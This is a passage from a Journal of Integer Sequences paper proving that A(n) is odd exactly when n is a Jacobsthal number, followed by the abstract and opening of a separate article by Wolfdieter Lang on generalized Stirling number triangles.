&= 2^k \sum_{u=0}^{q-1} (3u+1) \\
&= 2^k \left(3\left(\frac{(q-1)q}{2}\right) + q\right)
\end{aligned}$$

$$
\begin{aligned}
&= 2^k q \left(3\left(\frac{n-r-2^k}{2^{k+1}}\right)+1\right) \\
&= \left(\frac{q}{2}\right)(3(n-r-2^k)+2^{k+1}) \\
&= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k).
\end{aligned}
$$

If $r = 0$, we have our result. If $r > 0$ and $k = 1$, then $r = 1$ and we have one extra term in our sum, namely,

$$\left\lfloor \frac{3(2q)+1}{2} \right\rfloor = 3q$$

and again we have our result since $r = 1$. If $r > 0$ and $k \geq 2$, then by Lemma 3.1, $2^k q$ is the smallest value of ℓ for which $\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = 3q$, $2^k q + J_{k-1}$ is the smallest value of ℓ for which

$$\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = 3q+1,$$

and $2^k q + J_k$ is the smallest value of ℓ for which

$$\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = 3q+2.$$

Hence

$$\sum_{\ell=2^k q}^{2^k q+r-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = \begin{cases} 3qr & \text{if} \quad r \leq J_{k-1} \\ 3qJ_{k-1} + (3q+1)(r-J_{k-1}) & \text{if } J_{k-1} < r \leq J_k \\ 3qJ_{k-1} + (3q+1)(J_k - J_{k-1}) + (3q+2)(r-J_k) & \text{if } J_k < r < 2^k. \end{cases}$$

So, if $n = 2^k q + r$ where $0 \leq r < 2^k$,

$$
\begin{aligned}
N_k^{\#}(n) &= \sum_{\ell=0}^{n-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor \\
&= \sum_{\ell=0}^{2^k q-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor + \sum_{\ell=2^k q}^{2^k q+r-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor \\
&= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k) + tail(n),
\end{aligned}
$$

where

$$tail(n) = \begin{cases} 3qr & \text{if} \quad r \leq J_{k-1} \\ 3qJ_{k-1} + (3q+1)(r-J_{k-1}) & \text{if } J_{k-1} < r \leq J_k \\ 3qJ_{k-1} + (3q+1)(J_k - J_{k-1}) + (3q+2)(r-J_k) & \text{if } J_k < r < 2^k. \end{cases}$$

The second expression in $tail(n)$ is clearly equal to $3qr + r - J_{k-1}$. For the third expression, we have

$$
\begin{aligned}
3qJ_{k-1} + (3q+1)(J_k - J_{k-1}) + (3q+2)(r-J_k) &= 3qr + J_k - J_{k-1} + 2r - 2J_k \\
&= (3q+2)r - 2^k \quad \text{by Lemma 3.2.}
\end{aligned}
$$

□

Theorem 3.5. *Let $n = 2^k q + r$ where q is a nonnegative integer and $0 \le r < 2^k$. Then we have*

$$D_k^{\#}(n) = \begin{cases} \left(\dfrac{n-r}{2^{k+1}}\right)(3(n+r) - 2^k) & \text{if} \quad 0 \le r \le 2^{k-1} \\ \left(\dfrac{n-(2^k-r)}{2^{k+1}}\right)(3(n-r) + 2^{k+1}) & \text{if} \quad 2^{k-1} < r < 2^k. \end{cases} \tag{8}$$

Proof. We may write

$$D_k^{\#}(n) = \sum_{\ell=0}^{2n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor - \sum_{\ell=0}^{n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor.$$

In both sums,

$$\left\lfloor \frac{\ell}{2^k} \right\rfloor = s\,,$$

if $2^k s \le \ell < 2^k(s+1)$, so if $n = 2^k q + r$, where $0 < r \le 2^k$, we have

$$\begin{aligned} \sum_{\ell=0}^{n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor &= 2^k[1 + 2 + \cdots + q - 1] + qr \\ &= q\left(\frac{n + r - 2^k}{2}\right). \end{aligned}$$

If $0 < r \le 2^{k-1}$, then $2n - 1 = 2^k(2q) + (2r - 1)$, which means

$$\begin{aligned} \sum_{\ell=0}^{2n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor &= 2^k[1 + 2 + \cdots + (2q-1)] + (2r - 1 + 1)(2q) \\ &= q(2n + 2r - 2^k). \end{aligned}$$

Hence in this case

$$\begin{aligned} D_k^{\#}(n) &= \sum_{\ell=0}^{n-1} \left\lfloor \frac{n+\ell}{2^k} \right\rfloor \\ &= \sum_{\ell=0}^{2n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor - \sum_{\ell=0}^{n-1} \left\lfloor \frac{\ell}{2^k} \right\rfloor \\ &= q(2n + 2r - 2^k) - q\left(\frac{n + r - 2^k}{2}\right) \\ &= \left(\frac{n-r}{2^{k+1}}\right)(3(n+r) - 2^k). \end{aligned}$$

If $2^{k-1} < r \le 2^k$, say, $r = 2^{k-1} + s$ where $0 < s \le 2^{k-1}$, then

$$\begin{aligned} 2n - 1 &= 2(2^k q + r) - 1 \\ &= 2^k(2q) + 2(2^{k-1} + s) - 1 \\ &= 2^k(2q+1) + 2s - 1. \end{aligned}$$

Thus

$$\begin{aligned}\sum_{\ell=0}^{2n-1}\left\lfloor\frac{\ell}{2^k}\right\rfloor &= 2^k[1+2+\cdots+2q]+(2s-1+1)(2q+1)\\ &= (2q+1)(n+r-2^k).\end{aligned}$$

So in this case

$$\begin{aligned}D_k^{\#}(n) &= \sum_{\ell=0}^{n-1}\left\lfloor\frac{n+\ell}{2^k}\right\rfloor\\ &= \sum_{\ell=0}^{2n-1}\left\lfloor\frac{\ell}{2^k}\right\rfloor-\sum_{\ell=0}^{n-1}\left\lfloor\frac{\ell}{2^k}\right\rfloor\\ &= (2q+1)(n+r-2^k)-q\left(\frac{n+r-2^k}{2}\right)\\ &= \left(\frac{n+r-2^k}{2^{k+1}}\right)(3(n-r)+2^{k+1}).\end{aligned}$$

The reader will note that in the statement of the theorem we have separated the cases according as $0 \le r \le 2^{k-1}$ and $2^{k-1} < r < 2^k$, whereas in the proof the cases are $0 < r \le 2^{k-1}$ and $2^{k-1} < r \le 2^k$. However, these are equivalent since $\frac{n-0}{2^{k+1}}(3(n+0)-2^k) = \frac{n-(2^k-2^k)}{2^{k+1}}(3(n-2^k)+2^{k+1})$. □

4 $A(J_m)$ is odd

Now that we have closed formulas for $N_k^{\#}(n)$ and $D_k^{\#}(n)$ we can proceed to prove that $A(J_m)$ is odd for all Jacobsthal numbers J_m.

Theorem 4.1. *For all positive integers m, $A(J_m)$ is odd.*

Proof. The proof simply involves substituting J_m into (6) and (8) and showing that $N_k^{\#}(J_m) = D_k^{\#}(J_m)$ for all k. This implies that $N^{\#}(J_m) = D^{\#}(J_m)$, and so the number of factors of 2 in $A(J_m)$ is zero. Our theorem is then proved.

We break the proof into two cases, based on whether the parity of k is equal to the parity of m.

- **Case 1:** The parity of m equals the parity of k. Then

$$\begin{aligned}2^k(J_{m-k}-1)+J_k &= 2^k\left(\frac{2^{m-k+1}+(-1)^{m-k}}{3}-1\right)+\frac{2^{k+1}+(-1)^k}{3}\\ &= \frac{2^{m+1}+2^k-3\cdot 2^k+2^{k+1}+(-1)^k}{3} \quad \text{since } (-1)^{m-k}=1\\ &= \frac{2^{m+1}+(-1)^m}{3} \quad \text{since } (-1)^k=(-1)^m\\ &= J_m\end{aligned}$$

  Thus, in the notation of Theorems 3.4 and 3.5, $q = J_{m-k}-1$ and $r = J_k$. We now calculate $N_k^{\#}(J_m)$ and $D_k^{\#}(J_m)$ using Theorems 3.4 and 3.5.

$$\begin{aligned}
N_k^{\#}(J_m) &= \left(\frac{J_m - J_k}{2^{k+1}}\right)\left(3(J_m - J_k) - 2^k\right) \\
&\quad + 3(J_{m-k} - 1)J_k + (J_k - J_{k-1}) \\
&= \frac{1}{2^{k+1}}\left(\frac{2^{m+1} + (-1)^m}{3} - \frac{2^{k+1} + (-1)^k}{3}\right)\left(3\left(\frac{2^{m+1} + (-1)^m}{3} - \frac{2^{k+1} + (-1)^k}{3}\right) - 2^k\right) \\
&\quad + (3J_{m-k} - 1)J_k - 2^k \quad \text{by Lemma 3.2} \\
&= \frac{1}{3 \cdot 2^{k+1}}\left(2^{m+1} - 2^{k+1}\right)\left(2^{m+1} - 2^{k+1} - 2^k\right) \\
&\quad + \left(3\left(\frac{2^{m-k+1} + (-1)^{m-k}}{3}\right) - 1\right)\left(\frac{2^{k+1} + (-1)^k}{3}\right) - 2^k \quad \text{since } (-1)^m = (-1)^k \\
&= \frac{1}{3}\left(2^{2m-k+1} - 2^{m+2} + 2^{k+1} - 2^m + 2^k\right) \\
&\quad + \frac{1}{3}(2^{m-k+1}(2^{k+1} + (-1)^k) - 3 \cdot 2^k) \quad \text{since } (-1)^{m-k} = 1 \\
&= \frac{1}{3}\left(2^{2m-k+1} - 2^m + (-1)^k 2^{m-k+1}\right)
\end{aligned}$$

after much simplification. Next, we calculate $D_k^{\#}(J_m)$, recalling that $2^{k-1} < r = J_k < 2^k$.

$$\begin{aligned}
D_k^{\#}(J_m) &= \frac{\left(J_m - 2^k + J_k\right)}{2^{k+1}}\left(3(J_m - J_k) + 2^{k+1}\right) \\
&= \frac{1}{2^{k+1}}\left(\frac{2^{m+1} + (-1)^m}{3} + \frac{2^{k+1} + (-1)^k}{3} - 2^k\right)\left(3\left(\frac{2^{m+1} + (-1)^m}{3} - \frac{2^{k+1} + (-1)^k}{3}\right) + 2^{k+1}\right) \\
&= \frac{1}{3 \cdot 2^{k+1}}\left(2^{m+1} + 2^{k+1} + 2(-1)^k - 3 \cdot 2^k\right)\left(2^{m+1} - 2^{k+1} + 2^{k+1}\right) \quad \text{since } (-1)^m = (-1)^k \\
&= \frac{1}{3}\left(2^{2m-k+1} + 2^{m+1} + 2^{m-k+1}(-1)^k - 3 \cdot 2^m\right) \\
&= \frac{1}{3}\left(2^{2m-k+1} - 2^m + (-1)^k 2^{m-k+1}\right)
\end{aligned}$$

after simplification. We see that $N_k^{\#}(J_m) = D_k^{\#}(J_m)$.

- **Case 2:** The parity of m is not equal to the parity of k. Then

$$\begin{aligned}
2^k(J_{m-k}) + J_{k-1} &= 2^k\left(\frac{2^{m-k+1} + (-1)^{m-k}}{3}\right) + \frac{2^k + (-1)^{k-1}}{3} \\
&= \frac{2^{m+1} - 2^k + 2^k + (-1)^{k-1}}{3} \\
&= J_m.
\end{aligned}$$

Thus, in the notation of Theorems 3.4 and 3.5, $q = J_{m-k}$ and $r = J_{k-1}$. We now calculate $N_k^{\#}(J_m)$ and $D_k^{\#}(J_m)$ using Theorems 3.4 and 3.5.

$$\begin{aligned}
N_k^{\#}(J_m) &= \left(\frac{J_m - J_{k-1}}{2^{k+1}}\right)\left(3(J_m - J_{k-1}) - 2^k\right) \\
&\quad + 3J_{m-k}J_{k-1}
\end{aligned}$$

$$
\begin{aligned}
&= \frac{1}{2^{k+1}}\left(\frac{2^{m+1}+(-1)^m}{3}-\frac{2^k+(-1)^{k-1}}{3}\right)\left(3\left(\frac{2^{m+1}+(-1)^m}{3}-\frac{2^k+(-1)^{k-1}}{3}\right)-2^k\right)\\
&\quad +3\left(\frac{2^{m-k+1}+(-1)^{m-k}}{3}\right)\left(\frac{2^k+(-1)^{k-1}}{3}\right)\\
&= \frac{1}{3\cdot 2^{k+1}}\left(2^{m+1}-2^k\right)\left(2^{m+1}-2\cdot 2^k\right)\\
&\quad +\frac{1}{3}((2^{m-k+1}-1)(2^k+(-1)^{k-1})) \text{ since } (-1)^m=(-1)^{k-1} \text{ and } (-1)^{m-k}=-1\\
&= \frac{1}{3}(2^{2m-k+1}-2^{m+1}-2^m+2^k+2^{m+1}-2^k+2^{m-k+1}(-1)^{k-1}+(-1)^k)\\
&= \frac{1}{3}(2^{2m-k+1}-2^m+2^{m-k+1}(-1)^{k-1}+(-1)^k)
\end{aligned}
$$

after much simplification. Again we find that $N_k^{\#}(J_m)=D_k^{\#}(J_m)$.

Now we calculate $D_k^{\#}(J_m)$, recalling that $0<r<2^{k-1}$.

$$
\begin{aligned}
D_k^{\#}(J_m) &= \frac{(J_m-J_{k-1})}{2^{k+1}}(3(J_m+J_{k-1})-2^k)\\
&= \frac{1}{2^{k+1}}\left(\frac{2^{m+1}+(-1)^m}{3}-\frac{2^k+(-1)^{k-1}}{3}\right)\left(3\left(\frac{2^{m+1}+(-1)^m}{3}+\frac{2^k+(-1)^{k-1}}{3}\right)-2^k\right)\\
&= \frac{1}{3\cdot 2^{k+1}}(2^{m+1}-2^k)(2^{m+1}+2(-1)^{k-1}) \text{ since } (-1)^m=(-1)^{k-1}\\
&= \frac{1}{3}(2^{2m-k+1}-2^m+2^{m-k+1}(-1)^{k-1}+(-1)^k)
\end{aligned}
$$

after simplification. Again we find that $N_k^{\#}(J_m)=D_k^{\#}(J_m)$.

This completes the proof that $A(J_m)$ is odd for all Jacobsthal numbers J_m.

□

5 The Converse

We now prove the converse to Theorem 4.1. That is, we will prove that $A(n)$ is even if n is not a Jacobsthal number. As a guide in how to proceed, we include a table of values for $N_k^{\#}(n)$ and $D_k^{\#}(n)$ for small values of n and k. This table suggests that $N_k^{\#}(n)\geq D_k^{\#}(n)$ for all positive integers n and k. It also suggests that for each value of n, there is at least one value of k for which $N_k^{\#}(n)$ is strictly greater than $D_k^{\#}(n)$ except when n is a Jacobsthal number. (The rows that begin with a Jacobsthal number are indicated in bold-face.)

n	$N_1^{\#}(n)$	$D_1^{\#}(n)$	$N_2^{\#}(n)$	$D_2^{\#}(n)$	$N_3^{\#}(n)$	$D_3^{\#}(n)$	$N_4^{\#}(n)$	$D_4^{\#}(n)$	$N_5^{\#}(n)$	$D_5^{\#}(n)$	$N_6^{\#}(n)$	$D_6^{\#}(n)$
1	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**
2	2	2	1	0	0	0	0	0	0	0	0	0
3	**5**	**5**	**2**	**2**	**0**	**0**	**0**	**0**	**0**	**0**	**0**	**0**
4	10	10	4	4	1	0	0	0	0	0	0	0
5	**16**	**16**	**7**	**7**	**2**	**2**	**0**	**0**	**0**	**0**	**0**	**0**
6	24	24	11	10	4	4	1	0	0	0	0	0
7	33	33	15	15	6	6	2	0	0	0	0	0
8	44	44	20	20	8	8	3	0	0	0	0	0
9	56	56	26	26	11	11	4	2	0	0	0	0
10	70	70	33	32	14	14	5	4	0	0	0	0
11	**85**	**85**	**40**	**40**	**17**	**17**	**6**	**6**	**0**	**0**	**0**	**0**
12	102	102	48	48	21	20	8	8	1	0	0	0
13	120	120	57	57	25	25	10	10	2	0	0	0
14	140	140	67	66	30	30	12	12	3	0	0	0
15	161	161	77	77	35	35	14	14	4	0	0	0
16	184	184	88	88	40	40	16	16	5	0	0	0
17	208	208	100	100	46	46	19	19	6	2	0	0
18	234	234	113	112	52	52	22	22	7	4	0	0
19	261	261	126	126	58	58	25	25	8	6	0	0
20	290	290	140	140	65	64	28	28	9	8	0	0
21	**320**	**320**	**155**	**155**	**72**	**72**	**31**	**31**	**10**	**10**	**0**	**0**
22	352	352	171	170	80	80	35	34	12	12	1	0
23	385	385	187	187	88	88	39	37	14	14	2	0
24	420	420	204	204	96	96	43	40	16	16	3	0
25	456	456	222	222	105	105	47	45	18	18	4	0

Table 2: Values for $N_k^{\#}(n)$ and $D_k^{\#}(n)$

(We note in passing that the values of $N_1^{\#}(n)$ form sequence A001859 in [8].)

In order to prove the first assertion (that $N_k^{\#}(n) \geq D_k^{\#}(n)$), we separate the functions defined by the cases in equations (6) and (8) into individual functions denoted by $N_k^{\#(1)}(n), N_k^{\#(2)}(n), \ldots, D_k^{\#(2)}(n)$. That is,

$$\begin{aligned}
N_k^{\#(1)}(n) &:= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k)+3qr \\
N_k^{\#(2)}(n) &:= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k)+3qr+(r-J_{k-1}) \\
N_k^{\#(3)}(n) &:= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k)+(3q+2)r-2^k \\
D_k^{\#(1)}(n) &:= \left(\frac{n-r}{2^{k+1}}\right)(3(n+r)-2^k) \\
D_k^{\#(2)}(n) &:= \left(\frac{n-(2^k-r)}{2^{k+1}}\right)(3(n-r)+2^{k+1})
\end{aligned}$$

For a given value of n, $N_k^{\#}(n)$ will equal $N_k^{\#(i)}(n)$ for some $i \in \{1,2,3\}$ and $D_k^{\#}(n)$ will be $D_k^{\#(j)}(n)$ for some $j \in \{1,2\}$ depending on the value of r. Note that not all combinations of i and j are possible (for example, there is no value of n such that $i=1$ and $j=2$). In Lemmas 5.1 through 5.4 we show that $N_k^{\#(i)}(n) \geq D_k^{\#(j)}(n)$ for all possible combinations of i and j (that correspond to some integer n) which implies that $N_k^{\#}(n) \geq D_k^{\#}(n)$ for all positive integers n.

Lemma 5.1. *For all integers n and k, $N_k^{\#(1)}(n) = D_k^{\#(1)}(n)$.*

Proof. We first note that, in the notation of Theorem 3.4, $\frac{n-r}{2^{k+1}} = \frac{2^k q}{2^{k+1}} = \frac{q}{2}$. Then

$$N_k^{\#(1)}(n) = \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k)+3qr$$

$$
\begin{aligned}
&= \left(\frac{n-r}{2^{k+1}}\right)\left(3(n-r) - 2^k + 3qr\left(\frac{2}{q}\right)\right) \quad \text{since } \frac{n-r}{2^{k+1}} = \frac{q}{2} \\
&= \left(\frac{n-r}{2^{k+1}}\right)(3n + 3r - 2^k) \\
&= D_k^{\#(1)}(n).
\end{aligned}
$$

□

Lemma 5.2. *For all integers k and all integers n such that $r > J_{k-1}$ (in the notation of Theorem 3.4),*

$$N_k^{\#(2)}(n) > D_k^{\#(1)}(n).$$

Proof.

$$
\begin{aligned}
N_k^{\#(2)}(n) &= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r) - 2^k) + 3qr + (r - J_{k-1}) \\
&> \left(\frac{n-r}{2^{k+1}}\right)(3(n-r) - 2^k) + 3qr \quad \text{since } r > J_{k-1} \\
&= N_k^{\#(1)}(n) \\
&= D_k^{\#(1)}(n) \quad \text{by Lemma 5.1.}
\end{aligned}
$$

This proves our result. □

Lemma 5.3. *For all integers k and all integers n such that $r \leq J_k$ (in the notation of Theorem 3.4),*

$$N_k^{\#(2)}(n) \geq D_k^{\#(2)}(n).$$

Proof. We see that $r \leq J_k = 2^k - J_{k-1}$ by Lemma 3.2. Thus, $2^k q + r \leq 2^k(q+1) - J_{k-1}$. This implies $n \leq 2^k(q+1) - J_{k-1}$, so $2n - 2^k(q+1) \leq n - J_{k-1}$. Hence,

$$
\begin{aligned}
N_k^{\#(2)}(n) &= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r) - 2^k) + 3qr + (r - J_{k-1}) \\
&= \frac{q}{2}(3(2^k q) - 2^k) + 3q(n - 2^k q) + n - 2^k q - J_{k-1} \\
&= q^2(-3(2^{k-1})) + q(-3(2^{k-1}) + 3n) + n - J_{k-1} \\
&\geq q^2(-3(2^{k-1})) + q(-3(2^{k-1}) + 3n) + 2n - 2^k(q+1) \quad \text{by the above argument} \\
&= \frac{2n - 2^k - 2^k q}{2^{k+1}}(3(2^k q) + 2^{k+1}) \\
&= D_k^{\#(2)}(n).
\end{aligned}
$$

□

Lemma 5.4. *For all positive integers n and k, $N_k^{\#(3)}(n) = D_k^{\#(2)}(n)$.*

Proof.

$$\begin{aligned} N_k^{\#(3)}(n) &= \left(\frac{n-r}{2^{k+1}}\right)(3(n-r)-2^k)+(3q+2)r-2^k \\ &= \left(\frac{q}{2}\right)(3(2^kq)-2^k)+3q(n-2^kq)+2(n-2^kq)-2^k \\ &= \frac{n-2^k+n-2^kq}{2^k+1}(3(2^kq)+2^{k+1}) \\ &= D_k^{\#(2)}(n). \end{aligned}$$

□

Remark 5.5. *To summarize, Lemmas 5.1 through 5.4 tell us that for any positive integer n,*

$$N_k^{\#}(n) \geq D_k^{\#}(n).$$

For Propositions 5.6 through 5.9 we make the assumption that $J_\ell < n < J_{\ell+1}$ for some positive integer ℓ.

Proposition 5.6. *For ℓ and n, as given above, $N_{\ell+1}^{\#}(n) = n - J_\ell$.*

Proof. By Lemma 3.1,

$$\begin{aligned} \sum_{i=0}^{n-1}\left\lfloor\frac{3i+1}{2^{\ell+1}}\right\rfloor &= 0\times(J_\ell)+1\times((n-1)-(J_\ell-1)) \\ &= n-J_\ell. \end{aligned}$$

□

Proposition 5.7. *$D_k^{\#}(n) = 0$ if $n < 2^{k-1}$. In particular, $D_{\ell+1}^{\#}(n) = 0$ if $n < 2^\ell$.*

Proof. If $n < 2^k$ then, in the notation of Theorem 3.5, $n = r$ and $q = 0$, so by Theorem 3.5, $D_k^{\#}(n) = 0$. □

Proposition 5.8. *$D_{\ell+1}^{\#}(n) = 2(n-2^\ell)$ if $2^\ell \leq n < J_{\ell+1}$.*

Proof. If $2^\ell \leq n < J_{\ell+1}$ then, in the notation of Theorem 3.5, $q = 0$ and $r = n$. Since $n \geq 2^\ell$, we are in the second case of Theorem 3.5 so

$$D_{\ell+1}^{\#}(n) = \frac{n-2^{\ell+1}+n}{2^{\ell+2}}(0+2^{\ell+2}) = 2(n-2^\ell).$$

□

Proposition 5.9. *For n and ℓ as given above, $2(n-2^\ell) < n - J_\ell$.*

Proof. We begin by showing that $J_{\ell+1} - 2^\ell = 2^\ell - J_\ell$. We have

$$\begin{aligned} J_{\ell+1}-2^\ell &= \frac{2^{\ell+2}+(-1)^{\ell+1}}{3}-2^\ell \\ &= 2^\ell-\frac{2^{\ell+1}+(-1)^\ell}{3} \\ &= 2^\ell-J_\ell, \end{aligned}$$

and hence

$$\begin{aligned} 2(n-2^\ell) &= n-2^\ell+n-2^\ell \\ &< n-2^\ell+J_{\ell+1}-2^\ell \\ &= n-2^\ell+2^\ell-J_\ell \text{ from the above argument} \\ &= n-J_\ell \end{aligned}$$

so we have our result. □

We are now ready to prove our theorem.

Theorem 5.10. *$A(n)$ is even if n is not a Jacobsthal number.*

Proof. Our goal is to show that there is some k such that $N_k^\#(n)$ is strictly greater than $D_k^\#(n)$ since, by Remark 5.5, we have shown that $N_k^\#(n) \geq D_k^\#(n)$ for all positive integers k and n.

Given n, not a Jacobsthal number, there exists a positive integer ℓ such that $J_\ell < n < J_{\ell+1}$. Then $N_{\ell+1}^\#(n) = n - J_\ell$ by Proposition 5.6, and since $n > J_\ell$, $N_{\ell+1}^\#(n) > 0$. On the other hand, by Proposition 5.7, if $n < 2^\ell$, then $D_{\ell+1}^\#(n) = 0$. If $2^\ell \leq n < J_{\ell+1}$, then by Proposition 5.8, $D_{\ell+1}^\#(n) = 2(n-2^\ell)$ which is strictly less than $n - J_\ell = N_{\ell+1}^\#(n)$ by Proposition 5.9. Hence, in every case, $N_{\ell+1}^\#(n)$ is strictly greater than $D_{\ell+1}^\#(n)$ so there is at least one factor of two in $A(n)$ and we have our result. □

6 A Closing Remark

We close by noting that we can prove a stronger result than Theorem 5.10. If $J_\ell < n < J_{\ell+1}$, then

$$N_{\ell+1}^\#(n) - D_{\ell+1}^\#(n) = \begin{cases} n - J_\ell & \text{if} \quad J_\ell < n \leq 2^\ell \\ J_{\ell+1} - n & \text{if} \quad 2^\ell \leq n < J_{\ell+1} \end{cases}$$

by Propositions 5.6, 5.7, 5.8 and Lemma 3.2.

Let $ord_2(n)$ be the highest power of 2 that divides n. By Remark 5.5, $N_k^\#(n) - D_k^\#(n) \geq 0$ for all n and for all k, so that

$$ord_2(A(n)) \geq \begin{cases} n - J_\ell & \text{if} \quad J_\ell < n \leq 2^\ell \\ J_{\ell+1} - n & \text{if} \quad 2^\ell \leq n < J_{\ell+1} \end{cases},$$

which strengthens Theorem 5.10.

Finally, we see that $ord_2(A(2^\ell)) = J_{\ell-1}$ since, for all $k < \ell+1, N_k^\#(2^\ell) = N_k^{\#(1)}(2^\ell) = D_k^{\#(1)}(2^\ell) = D_k^\#(2^\ell)$, and $2^\ell - J_\ell = J_{\ell+1} - 2^\ell = J_{\ell-1}$. So, for example, we know that $A(2^{10})$ is divisible by 2^{J_9}, which equals 2^{341}, and that $A(2^{10})$ is not divisible by 2^{342}.

7 Acknowledgements

The authors gratefully acknowledge the excellent technical help of Robert Schumacher in the preparation of this document.

References

[1] D. M. Bressoud, "Proofs and Confirmations: The story of the alternating sign matrix conjecture", Cambridge University Press, 1999.

[2] D. M. Bressoud and J. Propp, How the Alternating Sign Matrix Conjecture Was Solved, *Notices of the American Mathematical Society*, **46** (6) (1999), 637-646.

[3] A. F. Horadam, Jacobsthal Representation Numbers, *Fibonacci Quarterly*, **34** (1) (1996), 40-53.

[4] A. F. Horadam, Jacobsthal Representation Polynomials, *Fibonacci Quarterly*, **35** (2) (1997), 137-148.

[5] A. F. Horadam, Rodriques' Formulas for Jacobsthal-Type Polynomials, *Fibonacci Quarterly*, **35** (4) (1997), 361-370.

[6] A. F. Horadam and P. Filipponi, Derivative Sequences of Jacobsthal and Jacobsthal-Lucas Polynomials, *Fibonacci Quarterly*, **35** (4) (1997), 352-357.

[7] C. T. Long, "Elementary Introduction to Number Theory", 3rd edition, Waveland Press, Inc., Prospect Heights, IL, 1995.

[8] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/∼njas/sequences/.

[9] A. Tucker, "Applied Combinatorics", 3rd edition, John Wiley & Sons, 1995.

(Concerned with sequences A001045, A001859 and A005130.)

Received Jan. 13, 2000; published in Journal of Integer Sequences June 1, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.4

On Generalizations of the Stirling Number Triangles

Wolfdieter Lang
Institut für Theoretische Physik
Universität Karlsruhe
Kaiserstraße 12, D-76128 Karlsruhe, Germany
Email address: wolfdieter.lang@physik.uni-karlsruhe.de

Abstract: Sequences of generalized Stirling numbers of both kinds are introduced. These sequences of triangles (i.e. infinite-dimensional lower triangular matrices) of numbers will be denoted by *S2*(*k;n,m*) and *S1*(*k;n,m*) with *k* in **Z**. The original Stirling number triangles of the second and first kind arise when *k* = 1. *S2*(2;*n,m*) is identical with the unsigned *S1*(2;*n,m*) triangle, called *S1p*(2;*n,m*), which also represents the triangle of signless Lah numbers. Certain associated number triangles, denoted by *s2*(*k;n, m*) and *s1*(*k;n,m*), are also defined. Both *s2*(2;*n,m*) and *s1*(2;*n* + 1, *m* + 1) form Pascal's triangle, and *s2*(-1,*n,m*) turns out to be Catalan's triangle. Generating functions are given for the columns of these triangles. Each **S2**(*k*) and **S1**(*k*) matrix is an example of a Jabotinsky matrix. Therefore the generating functions for the rows of these triangular arrays constitute exponential convolution polynomials. The sequences of the row sums of these triangles are also considered. These triangles are related to the problem of obtaining finite transformations from infinitesimal ones generated by $x^k\, d/dx$, for *k* in **Z**.

Full version: pdf, dvi, ps

(Concerned with sequences A000085 A000108 A000110 A000142 A000262 A000369 A001147 A001497 A001515 A001700 A001710 A001715 A001720 A001725 A001792 A004747 A007318 A007559 A007696 A008275 A008277 A008279 A008297 A008543 A008544 A008545 A008546 A008548 A011801 A013988 A015735 A016036 A019590 A023531 A025748 A025749 A025750 A025751 A025752 A025753 A025754 A025755 A025756 A025757 A025758 A025759 A028575 A028844 A030523 A030524 A030526 A030527 A030528 A033184 A033842 A034171 A034255 A034687 A035323 A035324 A035342 A035469 A035529 A036068 A036070 A036083 A039717 A039746 A043553 A045624 A046088 A046089 A048882 A048965 A048966 A049027 A049028 A049029 A049118 A049119 A049120

A049213 A049223 A049224 A049323 A049324 A049325 A049326 A049327 A049348 A049349 A049350 A049351 A049353 A049374 A049375 A049376 A049377 A049378 A049385 A049402 A049403 A049404 A049410 A049411 A049412 A049424 A049425 A049426 A049427 A049431 A053113)

Received Feb. 11, 2000; published in Journal of Integer Sequences Sept. 13, 2000; minor editorial changes Nov. 30, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.4

On Generalizations of the Stirling Number Triangles[1]

Wolfdieter Lang

Institut für Theoretische Physik
Universität Karlsruhe
Kaiserstraße 12, D-76128 Karlsruhe, Germany

Email address: wolfdieter.lang@physik.uni-karlsruhe.de
Home page: http://www-itp.physik.uni-karlsruhe.de/~wl

Abstract

Sequences of generalized Stirling numbers of both kinds are introduced. These sequences of triangles (i.e. infinite-dimensional lower triangular matrices) of numbers will be denoted by $S2(k;n,m)$ *and* $S1(k;n,m)$ *with* $k \in \mathbf{Z}$. *The original Stirling number triangles of the second and first kind arise when* $k=1$. $S2(2;n,m)$ *is identical with the unsigned* $S1(2;n,m)$ *triangle, called* $S1p(2;n,m)$, *which also represents the triangle of signless Lah numbers. Certain associated number triangles, denoted by* $s2(k;n,m)$ *and* $s1(k;n,m)$, *are also defined. Both* $s2(2;n,m)$ *and* $s1(2;n+1,m+1)$ *form Pascal's triangle, and* $s2(-1,n,m)$ *turns out to be Catalan's triangle.*

Generating functions are given for the columns of these triangles. Each $\mathbf{S2}(k)$ *and* $\mathbf{S1}(k)$ *matrix is an example of a Jabotinsky matrix. The generating functions for the rows of these triangular arrays therefore constitute exponential convolution polynomials. The sequences of the row sums of these triangles are also considered.*

These triangles are related to the problem of obtaining finite transformations from infinitesimal ones generated by $x^k \frac{d}{dx}$, *for* $k \in \mathbf{Z}$.

AMS MSC numbers: 11B37, 11B68, 11B83, 11C08, 15A36

1 Overview

Stirling's numbers of the second kind (also called *subset numbers*), and denoted by $S2(n,m)$ (or $\left\{ \begin{array}{c} n \\ m \end{array} \right\}$ in the notation of [3], or $\mathcal{S}_n^{(m)}$ in [1], or A008277 in the data-base [10]) can be defined by

$$E_x{}^n \equiv (x\,d_x)^n \;=\; \sum_{m=1}^{n} S2(n,m)\, x^m\, d_x{}^m \quad , \quad n \in \mathbf{N}, \tag{1}$$

